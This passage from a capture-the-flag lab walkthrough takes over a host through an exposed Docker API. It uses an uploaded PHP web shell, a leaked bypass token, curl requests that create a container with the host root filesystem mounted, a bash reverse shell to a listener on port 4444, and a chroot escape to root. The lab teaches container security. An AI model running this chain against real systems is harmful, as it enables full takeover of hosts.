


Step 13: Navigate to "/public" directory of the web application.

URL: http://192.242.253.3:10000/public


Step 14: Click on the uploaded script.


URL: http://192.242.253.3:10000/public/shell.php



Step 15: List the environment variables defined in the container. Enter “printenv” in the execute command text field and click on Go button.

Command: printenv





An environment variable named Bypass-Token exists and has value "0a46f8ef7ba0611ccb16a0aeeac618a1".

Step 16: Pass the Bypass-Token in the header and interact with the docker daemon. List all the docker images present on the machine.

Command: curl -X GET -H "Content-Type: application/json" -H "Bypass-Token: 0a46f8ef7ba0611ccb16a0aeeac618a1" http://192.242.253.3:2375/images/json -s | jq

```
root@attackdefense:~# curl -X GET -H "Content-Type: application/json" -H "Bypass-Token: 0a46f8ef7ba0611cc
b16a0aeeac618a1" http://192.242.253.3:2375/images/json -s | jq
[
  {
    "Containers": -1,
    "Created": 1573018378,
    "Id": "sha256:d1219c88aa219e0125b7391a922f6315e58ffeb817e5912e106b1c35509ab6e7",
    "Labels":     ,
    "ParentId": "",
    "RepoDigests":     ,
    "RepoTags": [
      "portainer:latest"
    ],
    "SharedSize": -1,
    "Size": 80797452,
    "VirtualSize": 80797452
  },
```

```
  {
    "Containers": -1,
    "Created": 1539497773,
    "Id": "sha256:89e6890ac75da936f78c061624f324aa5f253b52809fbc9bd250a4328f133f1d",
    "Labels": {},
    "ParentId": "",
    "RepoDigests":     ,
    "RepoTags": [
      "wolfcms:latest"
    ],
    "SharedSize": -1,
    "Size": 480435795,
    "VirtualSize": 480435795
  }
]
root@attackdefense:~#
```

There are two images on the target machine.

Step 17: Create a container from the image wolfcms and mount the root file system of the host machine on “/host” directory of the container.

Command: curl -s -H "Content-Type: application/json" -H "Bypass-Token: 0a46f8ef7ba0611ccb16a0aeeac618a1" -d '{"Image": "wolfcms","Env":["Bypass-Token=0a46f8ef7ba0611ccb16a0aeeac618a1"],"Binds":["/:/host"]}' http://192.242.253.3:2375/containers/create | jq

```
root@attackdefense:~# curl -s  -H "Content-Type: application/json" -H "Bypass-Token: 0a46f8ef7ba0611ccb16
a0aeeac618a1" -d '{"Image": "wolfcms","Env":["Bypass-Token=0a46f8ef7ba0611ccb16a0aeeac618a1"],"Binds":["/
:/host"]}' http://192.242.253.3:2375/containers/create | jq
{
  "Id": "0bb824614788cced1fa17ed4539477bca425b62d9d52d918ff3c423a3f305d56",
  "Warnings": []
}
root@attackdefense:~#
root@attackdefense:~#
```

Step 18: Start the container.

Command: curl -X POST -H "Content-Type: application/json" -H "Bypass-Token: 0a46f8ef7ba0611ccb16a0aeeac618a1" http://192.242.253.3:2375/containers/0bb824614788cced1fa17ed4539477bca425b62d9d52d918ff3c423a3f305d56/start

```
root@attackdefense:~#
root@attackdefense:~# curl -X POST -H "Content-Type: application/json" -H "Bypass-Token: 0a46f8ef7ba0611c
cb16a0aeeac618a1" http://192.242.253.3:2375/containers/0bb824614788cced1fa17ed4539477bca425b62d9d52d918ff
3c423a3f305d56/start
root@attackdefense:~#
```

Step 19: Check the running containers.

Command: curl -X GET -H "Content-Type: application/json" -H "Bypass-Token: 0a46f8ef7ba0611ccb16a0aeeac618a1" http://192.242.253.3:2375/containers/json -s | jq

```
root@attackdefense:~# curl -X GET -H "Content-Type: application/json" -H "Bypass-Token: 0a46f8ef7ba0611cc
b16a0aeeac618a1" http://192.242.253.3:2375/containers/json -s | jq
[
  {
    "Id": "0bb824614788cced1fa17ed4539477bca425b62d9d52d918ff3c423a3f305d56",
    "Names": [
      "/laughing_brattain"
    ],
    "Image": "wolfcms",
    "ImageID": "sha256:89e6890ac75da936f78c061624f324aa5f253b52809fbc9bd250a4328f133f1d",
    "Command": "./run.sh",
    "Created": 1575653273,
    "Ports": [
      {
        "PrivatePort": 80,
        "Type": "tcp"
      }
    ],
    "Labels": {},
    "State": "running",
    "Status": "Up 45 seconds",
```

The container was started successfully and is currently in running state.

Step 20: Create an exec instance for the running container. Pass a bash reverse shell command as the exec command.

Bash reverse shell: bash -i >& /dev/tcp/192.242.253.2/4444 0>&1

Command: curl -s -H "Content-Type: application/json" -H "Bypass-Token: 0a46f8ef7ba0611ccb16a0aeeac618a1" -d '{"AttachStdin": false,"AttachStdout":false,"AttachStderr":false,"Cmd":["bash","-c","bash -i >& /dev/tcp/192.242.253.2/4444 0>&1"],"Detach":true}' http://192.242.253.3:2375/containers/0bb824614788cced1fa17ed4539477bca425b62d9d52d918ff3c423a3f305d56/exec | jq

```
root@attackdefense:~# curl -s  -H "Content-Type: application/json" -H "Bypass-Token: 0a46f8ef7ba0611ccb16
a0aeeac618a1" -d '{"AttachStdin": false,"AttachStdout":false,"AttachStderr":false,"Cmd":["bash","-c","bas
h -i >& /dev/tcp/192.242.253.2/4444 0>&1"],"Detach":true}' http://192.242.253.3:2375/containers/0bb824614
788cced1fa17ed4539477bca425b62d9d52d918ff3c423a3f305d56/exec  | jq
{
  "Id": "4406df99406aadd9f6eb13169a8a44b42ca0f8f772a60f34dedbfb9008f2b06c"
}
root@attackdefense:~#
```

Step 21: Start a ncat listener on port 4444

Command: netcat -vnlp 4444

```
root@attackdefense:~# netcat -vnlp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
```

Step 22: Start the exec instance and a connect back will be received on the ncat listener.

Command: curl -s -H "Content-Type: application/json" -H "Bypass-Token: 0a46f8ef7ba0611ccb16a0aeeac618a1" -d '{"Detach": false,"Tty":false}' http://192.242.253.3:2375/exec/4406df99406aadd9f6eb13169a8a44b42ca0f8f772a60f34dedbfb9008f2b06c/start

```
root@attackdefense:~#
root@attackdefense:~# curl -s  -H "Content-Type: application/json" -H "Bypass-Token: 0a46f8ef7ba0611ccb16
a0aeeac618a1" -d '{"Detach": false,"Tty":false}' http://192.242.253.3:2375/exec/4406df99406aadd9f6eb13169
a8a44b42ca0f8f772a60f34dedbfb9008f2b06c/start
root@attackdefense:~#
root@attackdefense:~#
```

Ncat Listener:

```
root@attackdefense:~# netcat -vnlp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.242.253.3.
Ncat: Connection from 192.242.253.3:37272.
bash: cannot set terminal process group (408): Inappropriate ioctl for device
bash: no job control in this shell
root@12c3c2647b87:/#
```

Step 23: Check the files present in /host directory of the container.

Command ls /host

```
root@12c3c2647b87:/# ls /host
ls /host
bin
boot
dev
etc
home
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
root@12c3c2647b87:/#
```

Step 24: Chroot on the /host directory and break out of the container.

Commands:
chroot /host bash
id

```
root@12c3c2647b87:/# chroot /host bash
chroot /host bash

id
uid=0(root) gid=0(root) groups=0(root)
```

Step 25: Search for the flag on the file system

Command: find / -name *flag* 2>/dev/null

```
/sys/devices/pci0000:00/0000:00:03.0/net/ens3/flags
/sys/devices/virtual/net/vetha7db6d4/flags
/sys/devices/virtual/net/lo/flags
/sys/devices/virtual/net/vethc2a15a0/flags
/sys/devices/virtual/net/docker0/flags
/sys/module/scsi_mod/parameters/default_dev_flags
/root/flag-143b672db8
```

Step 26: Retrieve the flag.

Command: cat /root/flag-143b672db8

```
cat /root/flag-143b672db8
143b672db88a9ccf1bb884be6b86a754
```

Flag: 143b672db88a9ccf1bb884be6b86a754

References:

1. Docker (https://www.docker.com/)
2. Docker Engine API (v1.40) References (https://docs.docker.com/engine/api/v1.40)
3. Wolf CMS - Arbitrary File Upload / Execution (https://www.exploit-db.com/exploits/38000)